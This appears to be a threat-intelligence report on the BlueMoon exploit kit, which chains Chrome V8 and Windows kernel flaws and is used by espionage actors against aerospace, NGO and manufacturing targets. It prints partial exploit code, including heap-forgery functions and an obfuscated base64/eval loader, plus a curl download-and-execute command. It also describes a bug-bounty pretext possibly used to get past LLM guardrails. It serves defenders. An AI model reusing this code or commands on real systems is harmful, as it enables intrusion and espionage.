

Once in a BlueMoon: Multiple State-Aligned Threat Actors Rapidly Adopt Novel Exploit Chain Using Chrome and Windows Zero-Days

 proofpoint.com/us/blog/threat-insight/once-bluemoon-multiple-state-aligned-threat-actors-rapidly-adopt-novel-exploit

By Mark Kelly, Greg Lesnewich, Konstantin Klinger, Saher Naumaan, Julia Paluch, David Galazin, Stuart Del Caliz, and the Proofpoint Threat Research Team

September 9, 2026



By Mark Kelly, Greg Lesnewich, Konstantin Klinger, Saher Naumaan, Julia Paluch, David Galazin, Stuart Del Caliz, and the Proofpoint Threat Research Team

Analyst note: Proofpoint uses the UNK_ designator to define clusters of activity that are still developing and have not been observed for long enough to receive a numerical TA designation.

Proofpoint Threat Research would like to thank Google Threat Intelligence Group (GTIG), Microsoft Threat Intelligence Center (MSTIC), and Volexity for their collaboration. Volexity's report on additional activity using BlueMoon can be found [here](#).

Proofpoint followed responsible disclosure practices to alert vendors when new exploits were observed against their platforms.

Key Findings

- Proofpoint identified four espionage-motivated threat actors employing a new exploit kit that chains multiple Chrome browser and Microsoft Windows vulnerabilities. Proofpoint is tracking the exploit kit used in this activity as BlueMoon.
- The first observed cluster using the BlueMoon exploit kit was the China-aligned threat actor TA412 (JungleBamboo, Violet Typhoon, APT31, TIDE CASTLE) on 28 August 2026. Within days, several other espionage-motivated clusters began using BlueMoon, the majority of which have a suspected China nexus. However, BlueMoon may not be exclusive to China-aligned actors, as some usage remains unattributed and there are also potentially more actors using the exploit kit.
- The exploit chain targets three vulnerabilities: a type-confusion [vulnerability](#) in Chromium's [V8 JavaScript engine](#) ([CVE-2026-85046](#)), a V8 sandbox escape ([CVE-2026-87491](#)), and a Windows kernel Local Privilege Escalation (LPE) zero-day present in older Windows builds (assigned [CVE-2026-85880](#)), which is used to escape the renderer process.
- Both V8 vulnerabilities were "patch-gap" zero-days at the time of the observed activity. In other words, while they were known vulnerabilities already fixed in public upstream Chromium source code, they remained unpatched in the latest stable releases of Chrome and Chromium-based browsers available to the public. It is likely that the exploit kit developer used these publicly available Chromium patches to weaponize the browser exploit chain.
- It is currently unknown how multiple distinct threat actors obtained access to the exploit kit. Given its ease of adoption, it is likely to proliferate further and be adopted by espionage-motivated and financially motivated threat actors as patched versions are fully rolled out across all Chromium-based browsers.

Overview

Beginning in late August and continuing into September 2026, Proofpoint identified multiple espionage-motivated threat actors rapidly adopting the BlueMoon exploit kit in targeted spearphishing campaigns. Several characteristics of this activity are consistent with a capability that was opportunistically adopted and deployed ahead of an anticipated patch. While the chain

exploited vulnerabilities present in the latest stable versions of Chrome and Chromium-based browsers (such as Microsoft Edge), it was paired with a Windows LPE vulnerability present only in older Windows builds. This pairing substantially narrows the pool of viable targets and reduces the chain's overall probability of success. Combined with the rapid adoption of the capability by multiple distinct threat actors within a short window, this likely indicates a rushed deployment rather than a mature, long-planned operation. Additionally, in all observed cases, the infrastructure used for exploit delivery was created on the same day as – or in the days immediately preceding – the associated campaigns.

Although no single artifact conclusively confirms AI-assisted development of BlueMoon, Proofpoint identified several indicators consistent with this hypothesis, including extensive diagnostic logging capabilities, a referenced markdown handover document, and detailed comments documenting successive debugging iterations and implementation decisions. Furthermore, the exploit chain's default configuration reflects a departure from the level of operational security and [technical tradecraft typically associated](#) with browser exploit chains. For example, by default, successful exploitation simply results in a `curl` command that downloads an actor-provided executable to disk and executes it. This allows for multiple high-signal detection opportunities for endpoint security products, providing further evidence that rapid deployment of this capability was prioritized over avoiding detection. This overall pattern may reflect a falling cost and barrier to entry for this class of capability, as [AI agents increasingly enable threat actors to develop exploits](#). That is particularly true for open source codebases such as Chromium, where publicly accessible upstream patches create a "patch-gap" window for rapid reverse engineering and exploit development ahead of downstream stable releases.

BlueMoon exploit kit targets Chrome browser and Microsoft Windows

The BlueMoon exploit kit chains together two vulnerabilities impacting Chrome and Chromium-based browsers, specifically a remote code execution (RCE) vulnerability in the V8 engine (CVE-2026-85046) and a V8 sandbox escape, with a Windows kernel LPE vulnerability. Following the Chrome exploits, the kit uses a reflectively loaded DLL to fingerprint the Windows host, which the exploit kit JavaScript uses to decide whether to attempt the LPE exploit. A second reflectively loaded DLL runs the LPE exploit to elevate the renderer process. With those additional privileges, a separate injector shellcode injects a `CreateProcess` stub into the parent Chrome broker process, executing an operator-specified command. The default command downloads a remotely hosted executable via a `curl` command and executes it.




Figure 1. BlueMoon exploit chain used by multiple actors.

Exploitation orchestration and evidence of potential AI-assisted development

Proofpoint observed several packaging variations of the BlueMoon exploit kit across different threat actors. These included variants that removed comments and diagnostic output, embedded the kit in a single JavaScript file, encoded or obfuscated its components, or hosted the core exploit code in a separate script. Some deployments also added campaign-specific landing pages and redirects, browser-side operating system checks, or additional telemetry. Despite these differences, the samples used the same underlying exploit chain as well as identical orchestration and loading mechanisms, indicating that the builds almost certainly originated from the same source.

In the earliest observed BlueMoon exploit kit usage by TA412, an exploit orchestration and configuration script `driver-html.js` runs as a worker. This script is responsible for exploit runs, how often it retries, and what is downloaded following successful exploitation. Other builds reproduce the same responsibilities in bundled, encoded, or campaign-specific launchers rather than retaining `driver-html.js` as a separate file.

```
function fail(errMsg) {
  Tool.section("failure");
  Tool.log(errMsg);
  var retryable = RETRYABLE.test(errMsg);
  if (retryOn && retryable && attempt < MAX_ATTEMPTS) {
    attempt++;
    setAttempt(attempt);
    Tool.log("retryable failure -> fresh attempt " + attempt + "/" + MAX_ATTEMPTS);
    setTimeout(run, 100);
  } else {
    Tool.log("not retrying (retryable=" + retryable + ", attempt=" + attempt + ")");
    Tool.log(">>> please send the full log back (copy it from the page)");
    setAttempt(0);
    beacon("fail", errMsg);
  }
}

function succeed(status) {
  Tool.section("success");
  Tool.log("status = " + status);
  Tool.log(">>> please send the full log back (copy it from the page)");
  setAttempt(0);
  beacon("ok", status);
}
```

Figure 2. Example of logging employed within BlueMoon exploit kit variant.

Across observed BlueMoon exploit kit usage, Proofpoint identified extensive logging capabilities, verbose comments, and evidence of iterative debugging rounds within detailed comments. The comments frequently document explanations of previous failures, subsequent revisions, and constraints that future changes must respect. The logging included instructions for the exploit tester to "please send the full log back (copy it from the page)" and one comment referred to a markdown handover file ("Full history/rationale: docs/v8-ctf-chrome-stage4-handover.md"), which are commonly used by AI agents to facilitate handover between sessions or models. BlueMoon also includes multiple references to the [v8CTF](#) (Google's V8 engine bug bounty challenge), including the retry counter key `v8ctf_exp_attempt` and log heading text `v8-ctf chrome`.

These development artifacts retained in the distributed kit are broadly consistent with AI-assisted development, though no single artifact conclusively confirms this. It is also unclear whether the V8 exploits were genuinely developed against the v8CTF bug bounty framework, or this pretext was used by the exploit developers to avoid large language model (LLM) guardrails.

Regardless of how the launcher is packaged, the core JavaScript loaded into the worker contains the browser exploit chain and three large Base64-encoded components:

- `p1` – reflectively loaded DLL used for reconnaissance
- `p2` – reflectively loaded DLL that runs the kernel LPE exploit
- `pp` – position independent shellcode that acts as a process-injection launcher

The BlueMoon exploit chain

V8 type confusion (CVE-2026-85046)

The first Chrome V8 exploit (CVE-2026-85046) is a remote code execution vulnerability in the browser renderer. It abuses a type confusion bug in Chrome V8's just-in-time (JIT) compiler, TurboFan, by mutating an array mid-sort, which lets the attacker read object addresses (`addrof`) and forge fake object pointers (`fakeobj`). These primitives are used to corrupt a `Float64Array` for arbitrary read/write within V8's heap cage, which forms the basis for the next exploit: a sandbox escape. The change containing the fix for CVE-2026-85046 was committed on 7 August 2026 but was not rolled into the general stable Chromium build until 3 September 2026. This opened a nearly four-week window during which the diff was publicly available without a released patch.

The bug relies on an optimization assumption made by both [Maglev](#) (a JIT compiler used by V8 that uses control flow graph-based representation) and [TurboFan](#) (another one of V8's optimizing compilers that uses "Sea of Nodes"-based representation). Both compilers attempt to optimize `Array.prototype.sort` by replacing unoptimized built-in functions with versions that are specialized for the "elements kind" in the array. The "elements kind" of an array can change at runtime but typically can only move from a more specialized kind to a more generalized kind. That is, unless `Array.fill()` is called to replace every element, in which case V8 can optimize back to the more specialized element kind ([introduced in this commit](#)). By training the compiler to recognize a set of optimized sort functions, then changing the "element kind" mid-sort with a call to `fill()`, the underlying "element kinds" of an array can be changed. This tricks the compiler into treating object references as SMIs (small integers), which results in a heap offset leak and forms the basis of the `addrof` primitive used in the exploit. More details [can be found in this write-up](#) published by the researcher who originally reported the bug.

```
let bad1 = confuse({m: 1}, {m: 2});
let bad2 = [7, 8]; bad2[0] = 9;

const STR_MAP    = 0x105;
let MAP_WORD     = (globalThis.CVE_PROFILE && globalThis.CVE_PROFILE.MAP_WORD) || 0;
let MAP_WORD_LEAKED = false;
const PROPS_WORD = 0x000007e5;
const FDA_MAP    = 0x961;
const LEN_WORD   = 0x4000 << 1;

function promote() { for (let i = 0; i < 10; i++) chunk(64); }

function patchHeader(item, off, w0, w1, w2, w3) {
  const ws = [w0, w1, w2, w3];
  for (let m = 0; m < 4; ++m) {
    const o = off + 4 * m; const di = o >> 3;
    if (o & 4) item[di] = withHi(item[di], ws[m]); else item[di] = withLo(item[di], ws[m]);
  }
}

var fake = null;
var DATA0 = 0;
var ta = null;
var FSELF = null;

function burn(n) { for (let i = 0; i < n; ++i) allocBox[allocIdx++ & 7] = new Array(1024); }

function sprayFill(spray, start, n, H) {
  for (let i = start; i < start + n; ++i) spray[i] = [H, H, H, H, H, H];
}
```

Figure 3. BlueMoon V8 heap forgery constants and spray functions used to construct fake `Float64Array` objects for arbitrary read/write within the V8 cage.

V8 sandbox escape (CVE-2026-87491)

The second (V8 sandbox escape) exploit overwrites WebAssembly compiled function bodies with shellcode from variable p1 by corrupting the WebAssembly module metadata (CVE-2026-87491). The p1 payload reflectively loads a DLL that collects the NT/Windows version and build, the current process token integrity level, and kernelbase.dll build version. These are returned and used by the JavaScript to determine whether the environment is supported, if Chrome is running at low integrity, and whether the LPE exploit p2 should be attempted. Specifically, the JavaScript uses this data to gate LPE exploitation attempts to the following Windows builds, which are then checked again by p2.

Windows kernel LPE (CVE-2026-85880)

Build(s)	Version
17763	Windows 10 1809 (Oct 2018 Update) / Server 2019
19041–19045	Windows 10 2004, 20H2, 21H1, 21H2, 22H2
20348	Windows Server 2022
22000	Windows 11 21H2 (initial release)

Table 1. Supported Microsoft Windows builds for LPE exploit used by BlueMoon.

The DLL reflectively loaded by p2 uses an Advanced Local Procedure Call (ALPC)- and Windows Notification Facility (WNF)-based Windows kernel exploit (CVE-2026-85880) to obtain kernel read/write and enable SeDebugPrivilege in the renderer's token. It returns a status value to the JavaScript orchestrator to confirm successful elevation. As previously noted, while the Windows builds targeted by the LPE exploit are relatively old, and in most cases, unsupported, although Windows 10 still persists as a relatively high desktop minority share. The LPE DLL compilation timestamp is from 2025 and did not appear to be forged. This – combined with the exploit targeting older Windows builds – suggests that the exploit creator repackaged an existing capability into the BlueMoon exploit kit.

Payload injection

The final stage, pp, is a small Windows process-injection launcher. It finds the browser's parent process, opens it with full access, allocates executable memory, writes a small stub and command line, and starts a remote thread. That stub calls CreateProcessA to run the following curl command outside of the renderer sandbox:

```
curl -sS -o "%TEMP%\msgbox.exe"<exeUrl> "&& "%TEMP%\msgbox.exe"
```

The exploit kit configuration constructs the download URL via the exeUrl variable. When this is not set, exeUrl defaults to an absolute URL for msgbox.exe relative to the current page location. The shellcode then invokes curl to retrieve this file, saves it to the %TEMP% directory, and executes it. During the post-exploitation download stage, the chain delivered different payloads across all four threat actors observed using BlueMoon.

Observed BlueMoon exploit kit campaigns

The following section explores the delivery methods and payloads used in observed BlueMoon campaigns. Due to time constraints and the urgency of providing information to the community, many of these payloads require further analysis to understand their full capabilities and impacts.

Initial adopter TA412 targets US NGOs, mining, and physical commodity trading organizations with BlueMoon

Beginning on 28 August 2026, TA412 repeatedly targeted a small number of non-governmental organizations (NGOs), mining companies, and physical commodity trading firms in the United States using the BlueMoon exploit kit. TA412 is a China-aligned

state-sponsored threat actor previously [indicted](#) by the US government in 2024 for conducting economic espionage, transnational oppression, and foreign intelligence gathering on behalf of China's civilian foreign intelligence agency, the Ministry of State Security (MSS) Hubei State Security Department (HSSD). In this US government indictment, the group was publicly [attributed](#) to a front company originally created by the HSSD: Wuhan Xiaoruizhi Science & Technology Co., Ltd. (武汉晓睿智科技有限责任公司) (Wuhan XRZ).




Figure 4. TA412 phishing emails observed in BlueMoon delivery campaigns.

TA412 used a range of lures, such as posing as students from multiple universities who were interested in internships at the targeted organization and outreach regarding the upcoming Association for Asian Studies AAS-in-Asia 2026 conference. In some cases, the group also conducted target-specific rapport-building exchanges with individuals that ultimately led to emails containing a phishing link. If the target clicked on the provided link to the actor-controlled domain hosting the exploits, they were shown a loading page for several seconds while the browser exploit was attempted, before being redirected to a legitimate website (for example github.com or asianstudies.org).

The group's use of the exploit chain ultimately downloaded and ran a loader executable on the infected host, which then installed a malicious browser extension disguised as Google Gemini on the victim's Chromium-based browser. This extension functions as a browser-surveillance and credential-theft backdoor, allowing the attacker to issue commands through a command-and-control (C&C) channel.

Malicious extension installer

The post-exploitation installer (`msgbox.exe`) downloaded by BlueMoon in TA412 campaigns decodes an XOR-encoded hardcoded URL to download and install a Chromium browser extension ZIP. The installer then extracts the ZIP to `C:\Users\Public\stomp_ext`. The installer then enumerates installed Chromium-family browsers, specifically Google Chrome, Microsoft Edge, Brave, and Vivaldi. As Chromium browsers hold their preference files open while running, the installer terminates each targeted browser process before modifying preferences. After the preference files are rewritten, the installer relaunches the browser executable with `--restore-last-session`, restoring the user's previously open tabs and windows.

The TA412 msgbox.exe installer uses a publicly documented forgery technique ([Rubrik Zero Labs](#), [Synacktiv](#)) to install the malicious browser extension without triggering the Secure Preferences protection mechanism used in Chromium-based browsers. The Secure Preferences file stores a protection.macs JSON object with sensitive user configuration settings, such as which extensions are installed and whether developer mode is on. Each sensitive value gets a matching HMAC checksum, which is computed over a fixed seed baked into the browser binary, the logged-in user's Windows SID, and the exact JSON value being protected. A master integrity checksum called super_mac checks the validity of all individual HMAC entries combined. When Chrome starts, it recomputes these HMACs from what is in the file and compares them to the stored ones. A mismatch between a stored value and its checksum causes Chrome to revert the change or flag the extension as installed outside the Web Store. The msgbox.exe installer used by TA412 defeats this by using the same inputs the browser uses to compute a valid HMAC and then recompute the super_mac.

GemStone browser extension payload

The browser extension payload, tracked as GemStone by Proofpoint, masquerades as an “AI-powered browsing companion by Google Gemini”. It features extension permissions, including cookies, storage, tabs, scripting, activeTab, downloads, webNavigation, and alarms. GemStone uses a malicious obfuscated JavaScript service worker named background.js, which functions as a browser-surveillance and credential-theft backdoor.

The GemStone extension stores its working state in Chrome extension storage under kc_state and its C&C configuration under portal_sync_config. It enables recording by default, and the service worker activates whenever the extension loads. Chrome alarms (a background task scheduler capability available within Chromium browser extensions) are used to trigger periodic export, exfiltration, command-polling, and flag-check operations. The observed GemStone samples contacted a Cloudflare Worker domain for C&C.

C&C identity and registration

To register and initialize C&C communications, the GemStone extension first generates a victim identifier in this form:

```
gemini-<first 12 characters of extension ID>-<public IP>
```

It obtains this public IP from public IP address identification services:

- `https://api.ipify[.]org?format=json`
- `https://ipinfo[.]io/json`

It then sends this identifier as a HTTP POST request to the endpoint `/api/extensions/register`, which responds with an ID and token used to authenticate future C&C communications.

GemStone then uses the below endpoints and methods for C&C, which are polled regularly based on a set cadence flag:

Endpoint and path	Purpose
POST /api/extensions/register	Register victim and obtain ID/token
GET /api/flag	Retrieves polling cadence flag, which sets polling to either 30 seconds or 60 minutes.
POST /api/extension/{id}/heartbeat	Verify registration
POST /api/extension/{id}/ingest	Exfiltrate collected data
POST /api/extension/{id}/screenshots	Upload screenshot

GET /api/extension/{id}/commands	Poll queued commands
POST /api/extension/{id}/commands/{commandId}/ack	Return command result

Table 2. GemStone C&C browser extension endpoints.

Available commands

GemStone features the following remotely executable commands, which are polled via

/api/extension/{id}/commands either every 30 seconds or 60 minutes depending on the active cadence flag:

Command	Capability
PING	Returns implant timestamp
GET_STATE	Returns complete local state, including stored screenshot data URLs
TOGGLE_RECORDING	Flips keylogger/recorder on or off
CLEAR	Erases collection state and re-enables recording
EXPORT	Creates a local JSON download
CAPTURE_COOKIES	Returns cookies from every accessible cookie store
CAPTURE_STORAGE	Extracts active-tab local and session storage
CAPTURE_SESSION	Returns active-tab metadata
INJECT	Injects the built-in keylogger/recorder into a tab
SET_KEYWORDS	Replaces the monitored keyword list
GET_KEYWORDS	Returns the current keyword list
SCREENSHOT_NOW	Captures the active visible tab
HTTP_REQUEST	Performs an arbitrary HTTP request from the browser-extension context
FETCH_HISTORY	Returns the last 50 GemStone HTTP_REQUEST records

Table 3. Available commands for GemStone browser extension.

The keylogger/recorder is injected into all frames of an eligible tab. It listens in capture mode for keydown, input, change, and paste. The malware also contains an actor-specified keyword monitor, which can be set via the SET_KEYWORDS command. This

keyword list is injected into the top frame of each page and used to scan the HTML body and trigger a screenshot. The default keyword list is empty on installation.

Data exfiltration

The GemStone browser extension regularly exfiltrates data in JSON format to the endpoint `/api/extension/{id}/ingest`. This includes:

- The last 500 keystroke records, cookies, `localStorage`, and `sessionStorage` entries
- The last 50 `HTTP_REQUEST` command records
- The last 100 browser navigation and keyword events
- The current keyword list
- Current active-tab/session metadata

Screenshots are excluded from the main payload and uploaded separately; they are triggered either directly via command or automatically via the keyword monitoring functionality.

China-aligned UNK_LateNight targets US aerospace to deliver ShadowPad backdoor using BlueMoon

Beginning on 2 September 2026, a second China-aligned espionage-focused threat actor that Proofpoint is tracking under the temporary group designator UNK_LateNight began using BlueMoon in campaigns targeting multiple US aerospace companies. The phishing emails were themed around Business-to-Business (B2B) and Request for Quotation (RFQ) inquiries specifically related to the US defense industrial base. These emails included links to actor-controlled domains spoofing a variety of US aerospace companies that served the BlueMoon exploit kit and ultimately loaded the ShadowPad backdoor. The group hardcoded multiple URL redirect options as part of the BlueMoon configuration, all of which pointed to US aerospace company websites, further reflecting the specific targeting of this campaign.

In this UNK_LateNight activity, the `msgbox.exe` executable download following successful exploitation is a loader that drops a DLL-sideload pair alongside an obfuscated TMP file (`A08744D2.tmp`). The DLL reads and AES decrypts the TMP file and then attempts to inject the decrypted contents into one of several hardcoded injection targets, such as `wmpnetwk.exe`. The TMP file is immediately overwritten, and the payload is written to registry as a backup storage mechanism.

A scheduled task named `EdgeCore_AutoUpdate` is created to periodically reinitiate the infection chain by executing the DLL-sideload pair. If the TMP file does not decrypt correctly, the DLL falls back to the registry copy. The payload is the ShadowPad backdoor that unhooks 20 network monitoring functions to remain stealthy, steals Firefox profile data, sniffs network traffic, and beacons over HTTPS to `ms.checrity[.]com` using a binary C&C protocol with rotating user-agent strings. This ShadowPad infection chain is nearly identical to ones previously documented by [AhnLab](#) and [SentinelOne](#).

UNK_DoubleCheck targets Vietnamese manufacturing company with Rust loader infection chain

Beginning on 2 September 2026, another suspected espionage-motivated threat actor Proofpoint tracks as UNK_DoubleCheck targeted a Vietnamese manufacturing entity with messages sent from a compromised Southeast Asian government email address.




Figure 5. UNK_DoubleCheck phishing email from compromised government sender themed around vaccination appointment registration.

The emails contained links to an actor-controlled Cloudflare Worker hosting BlueMoon. This deployment of BlueMoon is the only variant observed using obfuscation to encode the JavaScript loader and configuration components.

```
var q = p();
var m = "payload"; // Default to payload mode
var e = q.get("exeurl") || new URL("msgbox.exe", location.href).href;
var s = q.get("stopAfter") || "";
var r = q.get("retry") !== "0";
var w = q.get("worker") !== "0";
var a = gA();

// Embedded separated code (base64 encoded)
var T_64 = "ZnVuY3Rpb24gYTBfMHg1NjY3KC17dmFy";
var C_64 = "ZnVuY3Rpb24gYTBfMHgzNmExKF8weDE2";
var L_64 = "KGZ1bmN0aW9uKF8weDkxZmFKZSxfMHgx";
var M_64 = "ZnVuY3Rpb24gYTBfMHg1NTljKC17dmFy";
var W_64 = "ZnVuY3Rpb24gYTBfMHgxNThmKF8weDUz";
var B_64 = "Y29uc3QgYTBfMHgzZjdkODY5YTBFMHg0";

// Decode all components
var T_s = atob(T_64);
var C_s = atob(C_64);
var L_s = atob(L_64);
var M_s = atob(M_64);
var W_s = atob(W_64);
var B_s = atob(B_64);
// Execute tool code
eval(T_s);
// Execute config code
eval(C_s);
// Execute loader code
eval(L_s);

var P = "globalThis.CVE_EXP_NO_D8_DRIVER = true;\n";
if (q.get("map")) {
  var mw = Number(q.get("map"));
  if (Number.isInteger(mw) && mw > 0) {
    P += "globalThis.CVE_PROFILE = { MAP_WORD: " + (mw >> 0) + " };\n";
  }
}

const a0_0x3f7d86 = a0_0x47d1;
(function(_0x42624e, _0x17dafc) {
  const _0x36059d = a0_0x47d1,
    _0x45d7d3 = _0x42624e();
  while (![]) {
    try {
      const _0x4fb599 = -parseInt(_0x36059d(0x21c)) / 0x1 * (-parseInt(_0x36059d(0x1aa)) / 0x2) + -parseInt(_0x36059d(0x217)) / 0x3 +
        if (_0x4fb599 === _0x17dafc) break;
      else _0x45d7d3['push'](_0x45d7d3['shift']());
    } catch (_0x1809b3) {
      _0x45d7d3['push'](_0x45d7d3['shift']());
    }
  }
})(a0_0x690a, 0x521f5);
if (typeof print === a0_0x3f7d86(0x116)) var print = function() {
  const _0x291a7e = a0_0x3f7d86;
  var _0x52e330 = Array['prototype']['join'](_0x291a7e(0x26c))(arguments, ' ');
  if (typeof Tool !== 'undefined' && Tool['log']) Tool['log'](_0x52e330);
  else {
    if (typeof console !== _0x291a7e(0x116)) console[_0x291a7e(0x125)](_0x52e330);
  }
};
globalThis['PAYLOADS_B64'] = {
  'p1': a0_0x3f7d86(0x283),
  'p2': '6AsAAADpRssBAJCQkFVTSInLSInrSIPjD0gp3E1D7DDoCgAAAEiDxBIAdbXcNIiVwKCEiJVCQVQVZXQVRBUVFWQVdIgeygAQAAAM/ZEi+SIiXQK0ESL/kiJdCRY',
